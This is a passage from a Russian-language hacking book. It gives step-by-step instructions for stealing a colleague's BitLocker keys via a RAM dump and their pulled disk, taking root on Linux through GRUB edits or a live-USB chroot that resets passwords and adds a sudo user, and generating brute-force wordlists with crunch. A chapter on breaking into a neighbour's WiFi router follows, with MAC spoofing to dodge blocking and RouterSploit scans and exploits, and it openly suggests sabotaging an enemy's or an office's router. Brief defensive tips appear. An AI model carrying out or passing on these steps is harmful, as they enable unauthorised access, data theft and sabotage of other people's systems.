Кроме того, ключи шифрования хранятся в оперативной памяти – иначе не было бы прозрачного шифрования. Это значит, что они доступны в ее дампе и файле гибернации. BitLocker разрабатывался для защиты только от офлайновых атак. Они всегда сопровождаются перезагрузкой и подключением диска в другой ОС, что приводит к очистке оперативной памяти. Однако в настройках по умолчанию ОС выполняет дамп оперативки при возникновении сбоя (который можно спровоцировать) и записывает все ее содержимое в файл гибернации при каждом переходе компьютера в глубокий сон. Поэтому, если в Windows с активированным BitLocker недавно выполнялся вход, есть хороший шанс получить копию ключа VMK в расшифрованном виде, а с его помощью расшифровать FVEK и затем сами данные по цепочке.

Для расшифровки BitLocker-диска есть специальное программное обеспечение, но на «вход» этому ПО нужно подать, кроме самого диска, еще и дамп памяти. Получить дамп памяти достаточно просто – с помощью специальных программ вроде RAM Capture.

Тебе нужно вскрыть BitLocker коллеги? Дождись, пока он отойдет от компьютера, не заблокировав его. Пока не сработает экранная заставка, запусти с флешки RAM Capture и сохрани образ памяти на флешку. Современные компьютеры оснащены 8-16 Гб ОЗУ, а современные флешки уже давно перешагнули за 32 Гб. Так что места хватит, а учитывая USB 3.0, то много времени создание и запись дампа не займет. В крайнем случае, можно спрятать дамп на незашифрованном диске коллеги, например, создать папку C:\tmp и поместить туда дамп. Вечером, когда коллега пойдет домой, все, что тебе нужно сделать – извлечь его жесткий диск и скормить той самой программе зашифрованный BitLocker раздел и дамп памяти. Дальше – дело техники.

Программа в дампе памяти найдет нужные ключи и расшифрует диск. Программа называется **Passware** и по адресу *https://www.forensicfocus.com/articles/how-to-decrypt-bitlocker-volumes-with-passware/* можно ознакомиться с подробной инструкцией по «восстановлению» доступ к диску.

Теоретически, можно и не делать дамп. Дело в том, что современные компьютеры под управлением Windows 10 не выключаются, а переходят в гибернацию. Это когда содержимое оперативной памяти сбрасывается на диск, а потом – при загрузке – восстанавливается снова в оперативную память.

Итак, для защиты BitLocker нам нужно закрыть две потенциальные дыры в безопасности. Нам нужно исключить ситуацию, когда кто-то попадет за компьютер во время вашего отсутствия и выключить гибернацию Windows. Для реализации первого пункта нужно приучить себя всегда блокировать учетную запись, когда отходишь от компьютера. Также нужно настроить

небольшой интервал для экранной заставки (1-3 минуты). Да, работать станет менее комфортно, поскольку после 3 минут простоя тебе придется снова вводить пароль, но зато безопаснее. При желании можно уменьшить интервал до 1 минуты.

А для отключения гибернации в Windows 10 открой командную строку с полномочиями администратора и введи команду:

```
powercfg -h off
```

Это отключит данный режим, удалит файл hiberfil.sys с жесткого диска, а также отключит опцию быстрого запуска Windows 10 (которая также задействует данную технологию и без гибернации не работает). В результате произойдет следующее:

- Никто не сможет использовать файл hiberfil.sys для получения доступа к BitLocker-диску – это хорошо.
- Размер файла гибернации равен размеру оперативной памяти. Отключив гибернацию, ты сэкономишь столько же места на диске (если у тебя 8 Гб ОЗУ, то получишь дополнительные 8 Гб) – это тоже хорошо.
- Windows начнет загружаться медленнее – это плохо.

Технология полнодискового шифрования BitLocker отличается в разных версиях Windows. После адекватной настройки она позволяет создавать зашифрованные диски, теоретически сравнимые по стойкости с TrueCrypt или PGP.

9.4. Взлом пароля root в Linux

А теперь мы попробуем взломать самую защищенную операционную систему – Linux. Сейчас будет показано, как легко заполучить пароль пользователя *root* – пользователя, обладающего максимальными правами в Linux. Как только ты получишь права *root*, ты можешь сотворить с системой, что угодно.

Существует два способа простого получения права *root*. Первый – самый простой и его реализация займет несколько минут, второй – чуть сложнее и он пригодится, если администратор сменил настройки загрузчика GRUB2.

Итак, рассмотрим сначала способ 1:

1. Перезагрузи компьютер. Для этого подойдет или команда *reboot* (во многих дистрибутивах ее могут вводить не только администраторы, но и

обычные пользователи), или аналогичная команда, выбранная в меню графического интерфейса или... нажатие кнопки **Reset** на корпусе компьютера.

2. При перезагрузке компа ты увидишь меню загрузчика GRUB2 – это основной загрузчик Linux, ставший стандартом де-факто. Вероятность нарваться на какой-то другой загрузчик равна практически 0. На рис. 9.29 показано загрузочное меню для дистрибутива Fedora 33.

3. Выдели первый пункт и нажми кнопку e для редактирования параметров ядра.

4. Появится простейший текстовый редактор, в котором нужно найти строку, которая начинается со слова linux. Она содержит передаваемые ядру Linux параметры. В конец этой строки нужно добавить init=/bin/bash, как показано на рис. 9.30.

5. Нажми Ctrl + X для загрузки с измененными параметрами ядра.

6. Дождись, пока система загрузится, и ты увидишь приглашение командной строки, начинающееся с символа # - это свидетельствует о том, что ты получил права root и теперь можешь делать с системой все, что захочется.




Рис. 9.29. Загрузочное меню

На все про все уйдет несколько минут, большая часть времени будет потрачена на перезагрузку системы.

Теперь способ 2. Он подойдет, если админ был предусмотрительным и поставил пароль на изменение параметров загрузчика GRUB2. В этом случае у тебя ничего не выйдет. Второй способ будет похож на взлом Windows – тебе понадобится загрузочный DVD или USB-диск. Скачай с официального сайта Ubuntu (можно любой другой дистрибутив), создай загрузочный USB-

диск с помощью Rufus и загрузись с этой флешки. После загрузки выбери команду **Try Ubuntu** (рис. 9.32).




Рис. 9.30. Редактирование параметров ядра




Рис. 9.31. Fedora 33 взломана!




Рис. 9.32. Загрузка с установочного USB Ubuntu Linux

Далее щелкни правой кнопкой мыши на рабочем столе Ubuntu и выбери команду **Open in Terminal**. Откроется терминал (рис. 9.33), в котором нужно вводить команды.




Рис. 9.33. Терминал

Теперь нам нужно вычислить имя раздела, на котором установлена Linux, пароль от которой ты хочешь заполучить. Введи команду:

```
sudo fdisk -l
```

Ты увидишь все разделы на жестком диске компьютера. Нас интересует корневой раздел. Посмотри на рис. 9.34. У нас есть два раздела. Если разделов больше, то нас интересуют только разделы типа Linux. Остальные вроде Linux swap и т.д. нас не интересуют, так как не могут содержать корневую файловую систему Linux.




Рис. 9.34. Вывод sudo fdisk –l

Обрати внимание на размер раздела. Первый раздел /dev/sda1 занимает 1 Гб, второй – 29 Гб. Ясно, что первый раздел не может содержать корневую файловую систему – он слишком мал до этого (а в 1999 году на компе был установлен жесткий диск 1 Гб и на нем умудрялись помещаться и Linux, и Windows!). Итак, попробуем подмонтировать раздел /dev/sda2 к нашей файловой системе:

```
sudo mkdir /rootfs
sudo mount /dev/sda2 /rootfs
```

Первая команда создает каталог /rootfs, вторая команда – монтирует раздел /dev/sda2 к каталогу /rootfs. Это означает, что через каталог /rootfs мы сможем обращаться к файлам и каталогам, находящимся на /dev/sda2.




Рис. 9.35. Монтируем жесткий диск жертвы

Просмотрим содержимое каталога /rootfs. Нужные нам файлы, а именно вся корневая файловая система находится в каталоге /rootfs/root.

А теперь начинаем насиловать систему. Введи команды:

```
sudo chroot /rootfs/root
sudo passwd root
Enter new UNIX password: << Введи новый пароль root
Retype new UNIX password: << Подтверждение пароля
sudo adduser den
sudo passwd den
sudo usermod -a -G wheel den
```




Рис. 9.36. Содержимое каталога /rootfs

Разберемся, что мы сделали. Первая команда делает подмену корневой файловой системы для нашей Ubuntu. Другими словами, ядро нашей Ubuntu будет считать, что теперь корневая файловая система находится по адресу /rootfs/root, а не там где она была раньше. Именно поэтому команда *sudo passwd root* будет изменять файл /rootfs/root/etc/shadow компьютера жертвы, а не аналогичный файл LiveUSB.

Вторая команда изменяет пароль root. Но не факт, что ты сможешь залогиниться как *root*. В большинстве случаев вход как *root* отключен. Именно поэтому мы создали пользователя den – третья команда. Четвертая команда изменяет пароль пользователя den – ведь вход с пустым паролем отключен, установи любой пароль, который сможешь запомнить – скоро тебе придется его вводить. Пятая команда добавляет пользователя den в группу wheel, по сути, делает его администратором с возможностью ввода команды *sudo*.

Все, что тебе остается сделать – перезагрузить компьютер (команда reboot), при перезагрузке вытащи USB с Ubuntu – система должна загрузиться с жесткого диска. После этого ты сможешь авторизироваться как пользователь den и вводить команды *sudo*, что дает тебе те же полномочия, что и использование учетной записи *root*.

Второй способ сложнее и может занять больше времени, особенно, если ты никогда не работал с Linux до этого. Да и подготовка LiveUSB тоже занимает

время – тебе нужно сначала скачать образ, а затем записать его на флешку. Но в результате ты получишь взломанную систему – то, что и хотел.

Как защититься от такого безобразия? Список мер:

1. Используй шифрование eCryptfs для корневой файловой системы. Даже если кто-то и загрузится с LiveUSB, он не сможет ничего сделать, поскольку содержимое диска будет зашифровано. Максимум, что получится у хакера – все снести, но изменить пароль или добавить пользователя он не сможет. Но от удаления данных никто не застрахован – при желании можно сжечь компьютер, это тоже приведет к удалению данных!
2. Установи пароль на BIOS, пароль на загрузчик GRUB2 – чтобы никто не смог войти в BIOS без пароля и не смог изменить параметры загрузчика GRUB2.
3. Опломбируй корпус компьютера – так ты узнаешь, было ли вмешательство.
4. Если оно того стоит, установи систему видеонаблюдения, чтобы было видно, кто работал за компом и, что очень желательно, что он делал, будучи за компьютером.

9.5. Утилита crunch: генератор паролей

Обычные люди используют генераторы паролей чуть другой направленности. Для обычного человека генератор пароля – это утилита, позволяющая сгенерировать сложный для подбора пароль. Для хакера генератор паролей – это утилита, позволяющая сформировать список паролей. Далее ты передаешь этот список утилите, которая использует метод грубой силы (brute force) для взлома того или иного объекта. Такие программы работают все по одному алгоритму:

1. Берем пароль из списка
2. Передаем объекту
3. Если пароль не подошел, переходим в п. 1
4. Если пароль подошел, сообщаем об успешном взломе.

В мире хакеров лучшей утилитой для генератора списка слов считается Crunch. Crunch - это генератор списков слов, который может генерировать все возможные комбинации и перестановки.

Программа может работать как в режиме комбинации ключевых слов, так и в режиме перестановки. Он разбивает вывод по количеству строк или размеру файла. Шаблоны Crunch поддерживают числа, символы верхнего/нижнего размера, символы @,% ^.

Рассмотрим, как использовать программу. Если запустить ее без параметров, программа сообщит, что нужно уточнить критерии списка слов?

```
crunch
crunch version 3.6

Crunch can create a wordlist based on criteria you specify.
The output from crunch can be sent to the screen, file, or to
another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on
how to use crunch.
```

Сгенерируем словарь, содержащий слова с минимальной и максимальной длиной 6 символов (6 6), то есть в словаре будут только 6-символьные пароли. Пароли будут содержать только символы 0123456789abcdef, результат будет сохранен в файл 6chars.txt:

```
root@kali:~# crunch 6 6 0123456789abcdef -o 6chars.txt
Crunch will now generate the following amount of data:
117440512 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines:
16777216
```

Подробную информацию о crunch можно получить по адресу

https://tools.kali.org/password-attacks/crunch

Глава 10.
Взламываем соседский WiFi-роутер

10.1. Причины взлома

Зачем тебе нужно взламывать соседский роутер? Причины у всех разные. Рассмотрим наиболее частые:

1. Академическая – взлом ради взлома, просто, чтобы научиться использовать специфический софт. Весьма похвальная и почти благородная цель.
2. Экономия – зачем платить за свой Интернет, если можно пользоваться соседским?
3. Маскировка – очень часто WiFi взламывается ради того, чтобы «не светиться». Подъехал к месту, где «ловит» чья-то беспроводная сеть, взломал ее, и пользуешься Интернетом – даже VPN не нужно. Если и придут, то явно не к тебе. Но для этого взлома соседский роутер не подойдет, тебя могут вычислить. А вот беспроводная сеть в каком-то торговом или офисном центре – самое оно.

Все-таки, основная причина взлома WiFi-сети – это экономия. Мода на взлом WiFi была на пике лет 5-10 назад, когда соблюдались два условия: дороговизна Интернета и дырявость шифрования WEP/WPA. Дороговизна доступа заставляла хакеров искать способы экономии. Один из них был поиск жертв с открытыми портами SMB в сети провайдера. Схема была такова: все подключались без роутеров напрямую в сеть провайдера, допустим, по модемному соединению. Хакер находил системы с открытыми SMB-портами и, используя уязвимость, добирался к файловой системе жертвы. Его интересовали .pwd-файлы, содержащие зашифрованные пароли PPP-соединения. Далее с помощью специальной утилиты данный файл расшифровался и у хакера были логин и пароль для входа в сеть провайдера. Он разрывал соединение, подключался заново с указанным логином и паролем и получал доступ к Интернету. Схема была популярна очень давно – во времена Windows 98. Сама по себе система была очень дырявая, на ней, как правило, не был установлен брандмауэр и никто не использовал роутеры для доступа к Интернету. Все это и было причиной относительно легкого взлома Интернета. Сейчас же такой способ не пройдет. Во-первых, все сейчас подключаются через WiFi-роутеры, которые закрывают все порты для входящих соединений извне, кроме тех, которые понадобятся для ответа на запрос извне.

Другими словами, даже если где-то и есть непропатченная Windows 98, ты ее все равно не найдешь, так как она надежно защищена брандмауэром роутера. Во-вторых, современные версии Windows уже давно пролечены от детских ошибок, да и безопасность, если ее не выключали, на уровне – штатный брандмауэр и антивирус довольно неплохие.

Вторая популярная схема получения халявного доступа к Интернету – взлом WiFi-сети. Ранее (очень давно, в 90-ых годах) использовали протокол WEP, который был дырявый как решето, и действительно взлом WiFi занимал очень немного времени. Но потом на смену ему пришел (в 2003 г.) протокол WPA, использующий шифрование. Взлом существенно стал сложнее. Но все же многие WiFi сети по старинке (кто-то купил старый роутер, не поддерживающий WPA, кто-то не знал, что такое WPA и т.д.) использовали протокол WEP. Поэтому в 2005-2007 годах вероятность встретить WEP-сеть была все еще велика. Что и породило много материалов вроде «Как взломать WiFi за 5 минут». В случае с WEP, да, можно взломать за 5 минут. С WPA – все сложнее, так как трафик зашифрован. А вот с WPA2 все гораздо сложнее. Первые устройства, поддерживающие WPA2, стали появляться в 2006-ом году, но до 2010 можно с уверенностью сказать, что он использовался не очень часто. Во-первых, не все старые WPA-роутеры были проданы в 2006-ом году. Эти модели продавались еще и в 2007 и в 2008-ом году. Пользователь, разворачивающий WiFi-сеть, мог попросту купить старое устройство. Во-вторых, не все беспроводные адаптеры поддерживали WPA2. Если в сети было хоть одно устройство, не поддерживающее WPA2, то этот протокол, как правило, выключали и использовали WPA. К 2012-ому году можно с уверенностью сказать, что во всех WiFi-сетях используется протокол WPA2 – к этому времени все успели обновить роутеры (которые, как правило, больше 4 лет не живут) и сетевые адаптеры. Поэтому взлом WiFi существенно усложнился. Но к этому времени… подешевел Интернет. И особой необходимости взламывать WiFi-сеть уже нет. Понятно, что кто-то будет взламывать WiFi ради того, чтобы попробовать тот самый материал «Как взломать WiFi за 5 минут», кто-то – ради получения чужого IP-адреса, но все же массовых атак на WiFi-сети, как было, скажем 10-15 лет назад, уже нет.

Прежде, чем взламывать чей-то роутер, мы рассмотрим два интересных материала. Они не относятся непосредственно к взлому, но как опытный пользователь, ты просто должен об этом знать. Сначала мы попытаемся вспомнить свой же пароль, сохраненный в Windows. Бывает так, что сеть настроил и пароль забыл. А когда появляется необходимость подключения нового беспроводного устройства, придется установить новый пароль на всех устройствах, что неудобно. Поэтому проще на компьютере, работающем под управ-

лением Windows, подсмотреть используемый пароль, а не перенастраивать роутер.

Второй трюк – это подмена своего MAC-адреса. Бывает так, что ты пользуешься соседским Интернетом, который ты взломал ради экономии, но сосед вычислил незнакомое устройство в своей сети и заблокировал его. Чтобы получить доступ снова, тебе нужно сменить свой MAC-адрес (аппаратный адрес сетевого адаптера), иначе роутер соседа будет блокировать тебя, даже если пароль правильный.

10.2. Узнаем свой пароль WiFi

Следующие действия позволят тебе просмотреть пароль для WiFi-сети, к который ты подключен:

1. Щелкни правой кнопкой мыши по значку соединения в области уведомлений и выбери команду **Открыть «Параметры сети и Интернет»**
2. Пролистай открывшееся окно, пока не увидишь ссылку **Центр управления сетями и общим доступом**
3. Появится всем известное (еще по предыдущим версиям Windows) окно Центра управлениями сетями и общим доступом. Выбери в нем команду **Изменение параметров адаптера** на панели слева.
4. В появившемся окне дважды щелкни на адаптере, который используется для беспроводного соединения.
5. Откроется окно **Состояние – Беспроводная сеть**. Кстати, по этому окну можно случайно определить проблемы с беспроводной сетью. На рис. 10.2 показано, что соединение работает всего лишь 50 минут, а на самом деле соединение работало с 9 часов утра – примерно 6 часов на момент написания этих строк.
6. Нажми кнопку **Свойства беспроводной сети**. В появившемся окне (рис. 10.3) перейди на вкладку Безопасность и включи флажок **Отображать вводимые знаки**. Ты увидишь пароль для текущей беспроводной сети.

10.3. Сменяем MAC-адрес

MAC-адрес – это аппаратный адрес сетевого адаптера, в том числе и WiFi-адаптера. Последовательность действий по изменению MAC-адреса следующая:




Рис. 10.1. Центр управления сетями и общим доступом

Рис. 10.2. Состояние – Беспроводная сеть

Рис. 10.3. Пароль «восстановлен»

- Запусти **Диспетчер устройств**. Если хочешь сделать это быстро, нажми Win + R и выполни команду devmgmt.msc
- Найди в списке устройств свой сетевой адаптер и дважды щелкни по нему. Он будет в группе **Сетевые адаптеры**.
- В окне свойств адаптера выбери вкладку **Дополнительно** и найди пункт **Сетевой адрес** (или **Network Address**), и установи новое значение.

Чтобы изменения вступили в силу, нужно либо перезагрузить компьютер, либо отключить и включить сетевой адаптер. MAC-адрес состоит из 12 цифр 16-ричной системы и задавать его нужно, не используя двоеточия и другие знаки препинания.




Рис. 10.4. Смена MAC-адреса

Примечание. Первые две цифры задаваемого MAC-адреса не нужно начинать с 0, а заканчивать следует 2, 6, A или E. В противном случае, на некоторых сетевых картах смена может не сработать.

Примечание. Не все драйверы сетевых адаптеров поддерживают смену MAC-адреса.

В Linux для смены MAC-адреса нужно выполнить следующие команды:

```
sudo ifconfig wlan0 down
sudo ifconfig wlan0 hw ether новый_MAC_адрес
sudo ifconfig wlan0 up
sudo service networking restart
```

Первая команда выключает первый беспроводной адаптер. Вторая – задает новый MAC-адрес. Третья – включает, четвертая – перезапускает сеть.

10.4. Взлом роутера с использованием уязвимости

Один из самых простых способов взлома роутера WiFi – использование уязвимости, о которой «знает» инструмент RouterSploit.

Данный способ подойдет, если ты уже находишься в сети WiFi, а взлом роутера тебе нужен не для получения доступа в WiFi-сеть, а для других целей, например, для обхода ограничений, накладываемых роутером – если роутер запрещает посещать определенные сайты или закрывать в определенное время доступ к Интернету.

Второе применение RouterSploit – взломать роутер недруга. Если ты знаешь его IP-адрес, далее – дело техники. Ты можешь взломать его и лишить Интернета. Интересно взломать роутер, обеспечивающий доступ к сайту на выходных – тогда все выходные сайт будет лежать. Некоторые фирмы средней руки для экономии размещают веб-сервер в офисе и для экономии доступ к Интернету осуществляется примерно таким же роутером, как у тебя дома! Взломать это чудо техники относительно несложно, что и будет показано в этом разделе. Взломав роутер, ты можешь просто перенастроить Интернет так, чтобы он больше не работал (если доступ идет через DSL-соединение, попросту поменяй логин и пароль для подключения к провайдеру и соединение работать не будет) или же сотворить что-то более злое, например, убрать проброс портов к серверу. Тогда админу придется поковыряться – Интернет то во всем офисе будет, а вот сайт открываться не будет. Готовы поспорить, он сначала полезет «ковырять» сервер, а потом уже додумается, что дело в роутере. На роутер будет думать в самый последний момент – ведь Интернет у всех есть и никто не жалуется!

Эксплойты RouterSploit позволяют:

- получить пароль в виде простого текста
- получить пароль в виде MD5 хеша
- выполнять команды на удаленном роутере
- исследовать каталоги роутера и скачивать файлы
- аутентифицироваться без пароля
- изменять пароль

Все уязвимости в той или иной мере позволяют изменять настройки сетевого оборудования для реализации последующих атак.

10.4.1. Установка и запуск инструмента

Для взлома нам понадобится Debian-подобный дистрибутив, тот же Kali Linux, который ты, надеемся, установил при чтении главы 6. Чтобы установить RouterSploit, вводим следующие команды:

```
sudo pip install future
sudo apt install git figlet
sudo git clone https://github.com/threat9/routersploit
```

Первая команда установит компонент **future** для Python, вторая – пакеты **git** и **figlet**. Если git у тебя уже установлен, его устанавливать не нужно. Третья – клонирует репозитарий routersploit на твой локальный комп.

Далее переходим в папку Routersploit и устанавливаем зависимости:

```
python3 -m pip install -r requirements.txt
```

Осталось запустить скрипт:

```
python3 rsf.py
```

Данный скрипт содержит множество эксплойтов для разных моделей роутеров: D-Link, TP-Link, Huawei, Cisco и т.д. Список всех содержащихся эксплойтов можно посмотреть, прописав команду:

```
show all
```

10.4.2. Проверка на уязвимость по всем эксплоитам

Чтобы проверить, можно ли с помощью какого-либо из имеющихся эксплойтов взломать роутер, пишем:

```
use scanners/autopwn
set target <ip роутера>, например, set target 192.168.1.1
set port 8080
run
```

> **Примечание.** Третью команду нужно вводить, если порт роутера отличается от 80. По умолчанию используется порт 80, поэтому ее вводить не нужно. Но если ты с помощью nmap вычислил, что роутер использует другой порт, то посредством команды set port номер порта нужно изменить.

Далее появится список, где будет показано, подвержен ли роутер какой-либо уязвимости:

```
[-] exploits/zte/f6xx_default_root is not vulnerable
```

```
[-] exploits/juniper/screenos_backdoor is not vulnerable
...
[*] Elapsed time: 182.20102120 seconds

[+] Device is vulnerable!
- exploits/dlink/dir_645_815_rce
- exploits/dlink/dir_300_600_rce
```

Последние строки говорят о том, что роутер подвержен уязвимостям. Против него можешь использовать сразу два эксплойта.

10.4.3. Проверка на конкретную уязвимость

Первым делом нужно зайти на страницу аутентификации роутера, где в 100% случаев будет название производителя, и в 90% - название модели. Когда мы знаем вендора и модель роутера (пусть это будет D-Link DIR-300), нам нужно найти что-то созвучное среди эксплойтов. Давай проверим, уязвим ли тестируемый роутер именно к этому эксплойту.

Выбираем его для использования:

```
use exploits/dlink/dir_300_600_rce
```

Смотрим информацию о нем:

```
show info

Name:
D-LINK DIR-300 & DIR-600 RCE

Description:
Module exploits D-Link DIR-300, DIR-600 Remote Code Execution
vulnerability which allows executing command on operating system
level with root privileges.

Devices:
- D-Link DIR 300
- D-Link DIR 600

Authors:
